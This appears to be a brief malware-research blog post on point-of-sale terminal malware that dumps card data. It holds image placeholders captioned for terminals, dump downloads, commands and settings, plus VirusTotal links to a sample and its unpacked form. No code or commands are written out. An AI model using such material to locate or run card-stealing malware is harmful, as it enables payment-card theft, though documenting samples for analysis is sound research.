
POS Terminals:




Dump download:




Commands:



Settings:



Dumped.. :)



Sample:

<https://www.virustotal.com/file/bb12fc4943857d8b8df1ea67eccc60a8791257ac3be12ae44634ee559da91bc0/analysis/1358237597/>

Unpack:

<https://www.virustotal.com/file/4fba64ad3a7e1daf8ca2d65c3f9b03a49083b7af339b995422c01a1a96532ca3/analysis/1358238314/>

Thanks Zora for the sample :)